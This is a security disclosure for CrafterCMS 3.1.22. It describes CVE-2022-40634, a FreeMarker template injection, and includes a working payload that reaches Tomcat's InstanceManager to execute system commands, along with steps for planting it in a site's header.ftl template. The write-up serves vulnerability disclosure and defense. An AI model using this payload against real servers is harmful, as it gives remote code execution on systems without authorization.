CrafterCMS Disclosures

Version 3.1.22

Environment:

- CrafterCMS 3.1.22
- Ubuntu Linux
- Docker



Studio Version Number: 3.1.22-f597fb

Build Number: f597fbf204e4f96105688b3accce7c8746c887ac

Build Date/Time: 02-24-2022 00:06:56 +0200

Crafter CMS is made possible by these other open source

software projects.

Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following commands were run:

git clone https://github.com/craftercms/docker-compose.git cd docker-compose/authoring sudo docker-compose up

Findings:

1. CVE-2022-40634: FreeMarker SSTI

Description:

By inserting malicious content in a FTL template, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

Proof of Concept:

By inspecting the top level Java objects exposed by the FreeMarker template, we have observed the "Request" object. By using deep inspection we are able to use the previously mentioned object to reach the Tomcat Servlet Context via the following Gadget:


Request["org.springframework.web.servlet.DispatcherServlet.CONTEXT"].servletContext

From here we can leverage the access to the "servletContext" (e.g. via "org.apache.tomcat.InstanceManager"¹) in order to instantiate arbitrary objects and obtain RCE:

\${Request["org.springframework.web.servlet.DispatcherServlet.CONTEXT"].servletContext.ge
tAttribute('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility
.Execute')("id")}

In order to actually trigger the RCE we will create a new site, access the "Sidebar" and select a FTL to edit (in this case we will edit "header.ftl" which will output the result of our system commands in the greeting).

Accessing the "Sidebar" and selecting a FTL to edit:



¹ https://securitylab.github.com/advisories/GHSL-2020-042-crafter_cms/

Inserting the malicious SSTI:



Observing the system command output in the resulting page:

